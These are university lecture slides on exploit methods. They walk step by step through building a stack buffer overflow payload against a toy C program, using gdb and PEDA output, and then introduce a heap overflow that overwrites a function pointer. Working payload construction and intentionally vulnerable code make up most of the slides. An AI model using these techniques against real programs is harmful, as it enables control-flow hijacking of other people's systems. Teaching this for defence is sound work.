CMPSC 447
Exploit Methods
Part One

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Building Exploits

PENNSTATE 1855

- You have some idea about various kinds of exploits that are possible
- Today, we will discuss methods to build exploits for some simple programs
- Techniques you will be expected to adapt for Project 2

Classes of Memory Errors

PENNSTATE 1855

- Most of the exploits we have examined are related to flaws that cause memory errors
- Good news is that all these memory errors can be classified into three classes
  - Spatial errors (space)
  - Temporal errors (time)
  - Type errors (format)
- This will advise how we produce exploits
  - As well as how we prevent such flaws

Finding Targets

- Another aspect of preparing an exploit is finding out what to target
- What do we want to achieve in an attack?

Finding Targets

- Another aspect of preparing an exploit is finding out what to target
- What do we want to achieve in an attack?
- In general
  - Confidentiality – something we want to learn
  - Integrity – something we want to modify
  - Availability – something we want to prevent from happening
- These come in a variety of flavors

Hijack Control Flow

- Let's start by hijacking the control flow of a process by exploiting a spatial error
  - E.g., Buffer Overflow
- What do we really need to accomplish that feat?
  - Flaw
  - Target
  - Construct payload – We haven't done this yet
- In some cases, we may need to prepare the conditions to perform the exploit – later

Hijack Control Flow

- Let's start by hijacking the control flow of a process by exploiting a spatial error
  - E.g., Buffer Overflow
- What's the flaw?

```
#include <stdio.h>

int function( char *source )
{
  char buffer[10];

  sscanf( source, "%s", buffer );
  printf( "buffer address: %p\n\n", buffer );
  return 0;
}

int main( int argc, char *argv[] )
{
  function( argv[1] );
}
```

Hijack Control Flow

- Let's start by hijacking the control flow of a process by exploiting a spatial error
  - E.g., Buffer Overflow
- How do we know there is an error? We test

```
trent@trent-VirtualBox:~/pr2$ ./stack testinput
buffer address: 0x7fff98ec19fe

trent@trent-VirtualBox:~/pr2$
```

- Issue is unsafe function – sscanf using command input

```
trent@trent-VirtualBox:~/pr2$ ./stack bufferbufferbufferbufferbufferbuffer
buffer address: 0x7ffd8ebe81b6

Segmentation fault (core dumped)
trent@trent-VirtualBox:~/pr2$
```

Hijack Control Flow

- Let's start by hijacking the control flow of a process by exploiting a spatial error
  - E.g., Buffer Overflow
- What's the target - for hijacking control flow?

```
#include <stdio.h>

int function( char *source )
{
  char buffer[10];

  sscanf( source, "%s", buffer );
  printf( "buffer address: %p\n\n", buffer );
  return 0;
}

int main( int argc, char *argv[] )
{
  function( argv[1] );
}
```

Hijack Control Flow

- Find where the return address is on the stack relative to the 'buffer'
  - Where is the return address?
    - Find what the value of the return address should be
    - Run the program to run "function" in the debugger
    - And then locate the return address on the stack using the debugger

Hijack Control Flow

- What should the value of the return address be?
  - What should the return address reference?
    - Function ”main” calls function “function” and returns

Hijack Control Flow

- What should the value of the return address be?
  - What should the return address reference?
    - Function ”main” calls function “function” and returns
- The return address should reference the instruction that is run immediately after ”function” returns
  - Instruction after the associated “call” in the caller
    - “main” in our case

Hijack Control Flow

- Find where the return address is on the stack relative to the 'buffer'
  - What is address of the instruction after the call to "function"?
    - "objdump –dl"
    - 0x126e

```
0000123c <main>:
main():
/home/trent/pr2/stack.c:19
    123c:       f3 0f 1e fb             endbr32
    1240:       8d 4c 24 04             lea    0x4(%esp),%ecx
    1244:       83 e4 f0                and    $0xfffffff0,%esp
    1247:       ff 71 fc                pushl  -0x4(%ecx)
    124a:       55                      push   %ebp
    124b:       89 e5                   mov    %esp,%ebp
    124d:       51                      push   %ecx
    124e:       83 ec 04                sub    $0x4,%esp
    1251:       e8 28 00 00 00          call   127e <__x86.get_pc_thunk.ax>
    1256:       05 7e 2d 00 00          add    $0x2d7e,%eax
    125b:       89 c8                   mov    %ecx,%eax
/home/trent/pr2/stack.c:20
    125d:       8b 40 04                mov    0x4(%eax),%eax
    1260:       83 c0 04                add    $0x4,%eax
    1263:       8b 00                   mov    (%eax),%eax
    1265:       83 ec 0c                sub    $0xc,%esp
    1268:       50                      push   %eax
    1269:       e8 7f ff ff ff          call   11ed <function>
    126e:       83 c4 10                add    $0x10,%esp
    1271:       b8 00 00 00 00          mov    $0x0,%eax
/home/trent/pr2/stack.c:21
    1276:       8b 4d fc                mov    -0x4(%ebp),%ecx
    1279:       c9                      leave
    127a:       8d 61 fc                lea    -0x4(%ecx),%esp
    127d:       c3                      ret
```

Hijack Control Flow

- Find where the return address is on the stack relative to the 'buffer'
  - What is the address of "main" is the running code?
    - 0x5655623c (using debugger)

```
Breakpoint 1, function (source=0xffffd41c "testinput") at stack.c:6
6       {
(gdb) p main
$1 = {int (int, char **)} 0x5655623c <main>
(gdb)
```

  - That is a long way from the location of the return address
    - What's going on?

Hijack Control Flow

- Find where the return address is on the stack relative to the 'buffer'
  - The address of "main" is offset depending on where the code is loaded in memory

```
Breakpoint 1, function (source=0xffffd41c "testinput") at stack.c:6
6       {
(gdb) p main
$1 = {int (int, char **)} 0x5655623c <main>
(gdb)
```

  - From that offset we can compute the return address

Hijack Control Flow

- Find where the return address is on the stack relative to the 'buffer'
  - What is the address of main is the running code?
  - From that we can compute the return address

```
Breakpoint 1, function (source=0xffffd41c "testinput") at stack.c:6
6       {
(gdb) p main
$1 = {int (int, char **)} 0x5655623c <main>
(gdb)
```

  - What is the return address?
    - Address of main (0x5655623c) – address of main in objdump (0x123c) + address of return target in objdump (0x126e)
    - Equals?

Hijack Control Flow

- Find the return address on the stack
  - And compute the difference from the "buffer" start
    - Can also display using "x/32x $esp" – from stack pointer

```
(gdb) x/32x buffer
0xffffd186:     0x0000f7fe      0x32120000      0x23fcf7e0      0x0001f7fb
0xffffd196:     0x8fd40000      0x626e5655      0xd41c5655      0xd264ffff
0xffffd1a6:     0xd270ffff      0x6256ffff      0x22d05655      0xd1d0f7fe
0xffffd1b6:     0x0000ffff      0x9ee50000      0x2000f7de      0x2000f7fb
0xffffd1c6:     0x0000f7fb      0x9ee50000      0x0002f7de      0xd2640000
0xffffd1d6:     0xd270ffff      0xd1f4ffff      0x2000ffff      0xd000f7fb
0xffffd1e6:     0xd248f7ff      0x0000ffff      0xd9900000      0x0000f7ff
0xffffd1f6:     0x20000000      0x2000f7fb      0x0000f7fb      0x337c0000
```

  - Where is 0x5655626e?
    - Account for endianness (little endian)
    - And account for misalignment – 10-byte buffer
      - 10 bytes + 12 bytes = 22bytes

Hijack Control Flow

- Create the payload to jump to printf and print something under your control
  - Where is printf? Use printf@plt from "objdump –dl"

```
00001080 <printf@plt>:
    1080:       f3 0f 1e fb             endbr32
    1084:       ff a3 0c 00 00 00       jmp    *0xc(%ebx)
    108a:       66 0f 1f 44 00 00       nopw   0x0(%eax,%eax,1)
```

  - How to find a string in the binary to print?
    - Command 'strings' – see the man page
      - strings –t x stack | less

```
  156 td
  1b4 /lib/ld-linux.so.2
  2d9 libc.so.6
  2e3 _IO_stdin_used
  2f2 __isoc99_sscanf
  302 printf
  309 __cxa_finalize
  318 __libc_start_main
```

Hijack Control Flow

- Let's create a payload to hijack control by overwriting the return address
  - To print a string from the binary
- To create the payload
  - Insert filler to reach the return address
  - Add the new return address (printf@plt) at 0x10a0
    - Note: changed the from the prior figure where printf@plt at 0x1080
  - And the reference to a string at 0x342 "__libc_start_main"

Hijack Control Flow

- Create the payload
  - Actually, code is loaded at an offset
- So, need to account for the offset in the payload
  - Add the new return address (printf@plt) at offset 0x1080 → 0x56555000 + 0x10a0 = 0x565560a0
    - Little endian \xa0\x60\x55\x56
  - And the reference to the format string at offset 0x342 → 0x56555000 + 0x342 = 0x56555342
    - Little endian \x42\x53\x55\x56 or "BSUV" in ascii

Hijack Control Flow

- Let's create a payload to hijack control by overwriting the return address
  - To print a string from the binary
- Use the shell command "printf" to make payloads
  - Ideally : printf '<filler_bytes><encoded_address_plt><encoded_address_arg>' > payload_file
    - 22 filler bytes (10 for buffer and 12 to return address)
    - printf@plt (little endian) - \xa0\x60\x55\x56
    - Reference to format string - \x42\x53\x55\x56

Hijack Control Flow

- Run the exploit in gdb

```
Breakpoint 1, function (source=0xffffd407 "inputinputfillerfiller\240`UV@SUV")
    at stack.c:6
6       {
(gdb) n
9           printf( "buffer address: %p\n\n", buffer );
(gdb) x/32x $esp
0xffffd150:     0x00842421      0x00000534      0x0000009e      0xf7fb0a80
0xffffd160:     0x56558fcc      0x56558fcc      0xffffd1a8      0x565562c8
0xffffd170:     0xffffd407      0x00000040      0x00000000      0x56556298
0xffffd180:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd190:     0x00000002      0xffffd254      0xffffd260      0xffffd1c0
0xffffd1a0:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1c0:     0x00000002      0xffffd254      0xffffd260      0xffffd1e4
(gdb) n
buffer address: 0xffffd156

10          sscanf( source, "%s", buffer );
(gdb)
11          return 0;
(gdb) x/32x $esp
0xffffd150:     0x00842421      0x6e690534      0x69747570      0x7475706e
0xffffd160:     0x6c6c6966      0x69667265      0x72656c6c      0x565560a0
0xffffd170:     0x56555340      0x00000000      0x00000000      0x56556298
0xffffd180:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd190:     0x00000002      0xffffd254      0xffffd260      0xffffd1c0
0xffffd1a0:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1c0:     0x00000002      0xffffd254      0xffffd260      0xffffd1e4
(gdb)
```

- Replaces the return address with printf@plt

Hijack Control Flow

- Run the exploit in gdb

```
10        sscanf( source, "%s", buffer );
(gdb)
11        return 0;
(gdb) x/32x $esp
0xffffd150:     0x00842421      0x6e690534      0x69747570      0x7475706e
0xffffd160:     0x6c6c6966      0x69667265      0x72656c6c      0x565560a0
0xffffd170:     0x56555340      0x00000000      0x00000000      0x56556298
0xffffd180:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd190:     0x00000002      0xffffd254      0xffffd260      0xffffd1c0
0xffffd1a0:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1c0:     0x00000002      0xffffd254      0xffffd260      0xffffd1e4
(gdb) s
12      }
(gdb)
0x565560a0 in printf@plt ()
(gdb)
Single stepping until exit from function printf@plt,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0x565560a4 in printf@plt ()
(gdb)
```

- Calls printf@plt as expected
  - But creates a segmentation fault ☹ - need to debug

Hijack Control Flow

- Let's step more slowly – by instruction (stepi)
  - From the end of "function" at "return 0; }"

```
(gdb) stepi
0x565560a0 in printf@plt ()
(gdb) p (char *)$ebx
$3 = 0x69667265 <error: Cannot access memory at address 0x69667265>
(gdb) stepi
0x565560a4 in printf@plt ()
(gdb) stepi

Program received signal SIGSEGV, Segmentation fault.
0x565560a4 in printf@plt ()
(gdb)
```

- Crash occurs at instruction 0x565560a4 in printf@plt before call to printf
  - Illegal memory address for %ebx
    - Why did I look there?

Hijack Control Flow

- Let's step more slowly – by instruction (stepi)
  - From the end of "function" at "return 0; }"

```
(gdb) stepi
0x565560a0 in printf@plt ()
(gdb) p (char *)$ebx
$3 = 0x69667265 <error: Cannot access memory at address 0x69667265>
(gdb) stepi
0x565560a4 in printf@plt ()
(gdb) stepi

Program received signal SIGSEGV, Segmentation fault.
0x565560a4 in printf@plt ()
(gdb)
```

  - References register %ebx – weird value – 0x69667265
    - Bytes below 0x80 are often ascii – "ifre" – what is that?

```
00001080 <printf@plt>:
    1080:       f3 0f 1e fb             endbr32
    1084:       ff a3 0c 00 00 00       jmp    *0xc(%ebx)
    108a:       66 0f 1f 44 00 00       nopw   0x0(%eax,%eax,1)
```

Hijack Control Flow

- Good news is that this scenario is about the worst case
  - Filler overwrote a value we need
    - Solution: rewrite what's on the stack already
  - Additional problem (not shown): argument not in the right place
    - Solution: move by four bytes until it is in the right place
  - Then, after these fixes it works! Hooray!
- You will attack the heap, which is easier typically
  - As we will see

Hijack Control Flow

- Need to restore the bytes on the stack - 0x56558fcc
  - So, make that the filler

```
10        sscanf( source, "%s", buffer );
(gdb) x/32x $esp
0xffffd140:     0x00842421      0x00000534      0x0000009e      0xf7fb0a80
0xffffd150:     0x56558fcc      0x56558fcc      0xffffd198      0x565562c8
0xffffd160:     0xffffd403      0x00000040      0x00000000      0x56556298
0xffffd170:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd180:     0x00000002      0xffffd244      0xffffd250      0xffffd1b0
0xffffd190:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1a0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0x00000002      0xffffd244      0xffffd250      0xffffd1d4
(gdb) n
11        return 0;
(gdb) x/32x $esp
0xffffd140:     0x00842421      0x6e690534      0x69747570      0x7475706e
0xffffd150:     0x56558fcc      0x56558fcc      0x56558fcc      0x565560a0
0xffffd160:     0x565560b0      0x56555342      0x00000000      0x56556298
0xffffd170:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd180:     0x00000002      0xffffd244      0xffffd250      0xffffd1b0
0xffffd190:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1a0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0x00000002      0xffffd244      0xffffd250      0xffffd1d4
(gdb)
```

  - Can't arbitrarily overwrite the bytes between sometimes
    - Be on the lookout for that

Hijack Control Flow

- Need to move the string address - 0x5655342
  - By four bytes – from old spot

```
10          sscanf( source, "%s", buffer );
(gdb) x/32x $esp
0xffffd140:     0x00842421      0x00000534      0x0000009e      0xf7fb0a80
0xffffd150:     0x56558fcc      0x56558fcc      0xffffd198      0x565562c8
0xffffd160:     0xffffd403      0x00000040      0x00000000      0x56556298
0xffffd170:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd180:     0x00000002      0xffffd244      0xffffd250      0xffffd1b0
0xffffd190:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1a0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0x00000002      0xffffd244      0xffffd250      0xffffd1d4
(gdb) n
11          return 0;
(gdb) x/32x $esp
0xffffd140:     0x00842421      0x6e690534      0x69747570      0x7475706e
0xffffd150:     0x56558fcc      0x56558fcc      0x56558fcc      0x565560a0
0xffffd160:     0x565560b0      0x56555342      0x00000000      0x56556298
0xffffd170:     0xf7fb23fc      0x00000001      0x56558fcc      0x00000003
0xffffd180:     0x00000002      0xffffd244      0xffffd250      0xffffd1b0
0xffffd190:     0x00000000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1a0:     0xf7fb2000      0xf7fb2000      0x00000000      0xf7de9ee5
0xffffd1b0:     0x00000002      0xffffd244      0xffffd250      0xffffd1d4
(gdb)
```

  - Should not be an issue for the heap

Hijack Control Flow

- Run the exploit in gdb

```
trent@trent-VirtualBox:~/pr2$ gdb stack
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(gdb) r `cat input6`
Starting program: /home/trent/pr2/stack `cat input6`
buffer address: 0xffffd146

__libc_start_main[Inferior 1 (process 31014) exited normally]
(gdb)
```

- Prints the string – Hooray!
  - All done - Turn it in

GDB PEDA

- GDB Python Exploit Development Assistance
  - https://github.com/longld/peda
- More direct user interface for tracking exploit execution and related info
  - I suspect you will prefer this over the "old school" GDB-only usage – at least for fixing exploits
  - Although more directed at stack exploits than the heap
- Let's look at the failed payload and debugging that
  - This time with GDB PEDA

Debugging w/ GDB PEDA


- Basic User Interface
  - At start
- Shows
  - Registers
  - Disassembled code
  - Stack
  - GDB info
- Highlights type of data: code, data, or value

```
Starting program: /home/trent/pr2/stack `cat input`
[----------------------------------registers-----------------------------------]
EAX: 0xffffd407 ("inputinputfillerfiller\240`UV@SUV")
EBX: 0x56558fcc --> 0x3ed4
ECX: 0x56557020 ("stack.c")
EDX: 0x40 ('@')
ESI: 0xffffd1c0 --> 0x2
EDI: 0xf7fb2000 --> 0x1e6d6c
EBP: 0xffffd1a8 --> 0x0
ESP: 0xffffd16c --> 0x565562c8 (<main+76>:      add    esp,0x10)
EIP: 0x5655622d (<function>:    endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556224 <frame_dummy+4>:  jmp    0x56556180 <register_tm_clones>
   0x56556229 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655622c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5655622d <function>:       endbr32
   0x56556231 <function+4>:     push   ebp
   0x56556232 <function+5>:     mov    ebp,esp
   0x56556234 <function+7>:     push   ebx
   0x56556235 <function+8>:     sub    esp,0x14
[-------------------------------------stack-------------------------------------]
0000| 0xffffd16c --> 0x565562c8 (<main+76>:     add    esp,0x10)
0004| 0xffffd170 --> 0xffffd407 ("inputinputfillerfiller\240`UV@SUV")
0008| 0xffffd174 --> 0x40 ('@')
0012| 0xffffd178 --> 0x0
0016| 0xffffd17c --> 0x56556298 (<main+28>:     add    ebx,0x2d34)
0020| 0xffffd180 --> 0xf7fb23fc --> 0xf7fb3900 --> 0x0
0024| 0xffffd184 --> 0x1
0028| 0xffffd188 --> 0x56558fcc --> 0x3ed4
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, function (source=0xffffd407 "inputinputfillerfiller\240`UV@SUV")
    at stack.c:6
6       {
gdb-peda$
```


Debugging w/ GDB PEDA

- Basic User Interface
  - At start
- Shows
  - EAX - input
  - EIP – current inst
  - Stack – return addr
  - Line number
- Let's go tot "next"



Debugging w/ GDB PEDA

- After buffer overflow
  - After "sscanf"
- Shows
  - EBX – same, but see next instruction
  - EIP – current inst
  - Stack – overflow
  - Stack – new return addr
- Let's "stepi"



Debugging w/ GDB PEDA

- After buffer overflow
  - After "ret"
- Shows
  - EBX – overwritten by filler bytes
  - EIP – at printf@plt
  - Stack – references string address
- Let's "stepi"

```
0x5655627b      12      }
gdb-peda$ stepi
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x69667265 ('erfi')
ECX: 0x0
EDX: 0x0
ESI: 0xffffd1c0 --> 0x2
EDI: 0xf7fb2000 --> 0x1e6d6c
EBP: 0x72656c6c ('ller')
ESP: 0xffffd170 ("@SUV")
EIP: 0x565560a0 (<printf@plt>:  endbr32)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556090 <__cxa_finalize@plt>:     endbr32
   0x56556094 <__cxa_finalize@plt+4>:   jmp    DWORD PTR [ebx+0x24]
   0x5655609a <__cxa_finalize@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
=> 0x565560a0 <printf@plt>:     endbr32
   0x565560a4 <printf@plt+4>:   jmp    DWORD PTR [ebx+0xc]
   0x565560aa <printf@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
   0x565560b0 <exit@plt>:       endbr32
   0x565560b4 <exit@plt+4>:     jmp    DWORD PTR [ebx+0x10]
[--------------------------------------stack-------------------------------------]
0000| 0xffffd170 ("@SUV")
0004| 0xffffd174 --> 0x0
0008| 0xffffd178 --> 0x0
0012| 0xffffd17c --> 0x56556298 (<main+28>:     add    ebx,0x2d34)
0016| 0xffffd180 --> 0xf7fb23fc --> 0xf7fb3900 --> 0x0
0020| 0xffffd184 --> 0x1
0024| 0xffffd188 --> 0x56558fcc --> 0x3ed4
0028| 0xffffd18c --> 0x3
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x565560a0 in printf@plt ()
gdb-peda$
```

Debugging w/ GDB PEDA

- After buffer overflow
  - After run “a4”
- Shows
  - EBX is still filler bytes
  - Instruction uses ebx for an address
  - Seg Fault
- We can see cause of overwriting the stack value used to load ebx

```
gdb-peda$ stepi

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x69667265 ('erfi')
ECX: 0x0
EDX: 0x0
ESI: 0xffffd1c0 --> 0x2
EDI: 0xf7fb2000 --> 0x1e6d6c
EBP: 0x72656c6c ('ller')
ESP: 0xffffd170 ("@SUV")
EIP: 0x565560a4 (<printf@plt+4>:        jmp    DWORD PTR [ebx+0xc])
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556094 <__cxa_finalize@plt+4>:   jmp    DWORD PTR [ebx+0x24]
   0x5655609a <__cxa_finalize@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
   0x565560a0 <printf@plt>:     endbr32
=> 0x565560a4 <printf@plt+4>:   jmp    DWORD PTR [ebx+0xc]
   0x565560aa <printf@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
   0x565560b0 <exit@plt>:       endbr32
   0x565560b4 <exit@plt+4>:     jmp    DWORD PTR [ebx+0x10]
   0x565560ba <exit@plt+10>:    nop    WORD PTR [eax+eax*1+0x0]
                                                          JUMP is NOT taken
[-------------------------------------stack-------------------------------------]
0000| 0xffffd170 ("@SUV")
0004| 0xffffd174 --> 0x0
0008| 0xffffd178 --> 0x0
0012| 0xffffd17c --> 0x56556298 (<main+28>:     add    ebx,0x2d34)
0016| 0xffffd180 --> 0xf7fb23fc --> 0xf7fb3900 --> 0x0
0020| 0xffffd184 --> 0x1
0024| 0xffffd188 --> 0x56558fcc --> 0x3ed4
0028| 0xffffd18c --> 0x3
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x565560a4 in printf@plt ()
gdb-peda$
```

Attack Summary

- Attack Steps
  - Find the unsafe function (flaw) and data impacted by the function
  - Relate data impacted and target
    - Data is on the stack
    - Return address can be the target
  - Craft payload to modify target
    - Avoid tampering unnecessary data – may cause side effect
- Attack works in debugger
  - May not always work from the command line (ASLR)

Heap Attacks

- Heap attacks are somewhat easier for us
  - Unsafe function (flaw) used on heap data object
    - Unsafe functions?
  - Target may be in the same object
    - Project 1 heap object?
    - What could be a target?
  - Payload is simpler
    - Less stuff in the object to mess up than the stack often
- Let's see a simplified example

Heap Attacks

- Program using heap objects of type "test"

```c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- Can you see the unsafe function in this case?

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
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  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- Can you see the unsafe function in this case?

```
#include <stdio.h>
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  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- What is the target?

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- Function pointer – why?

```c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
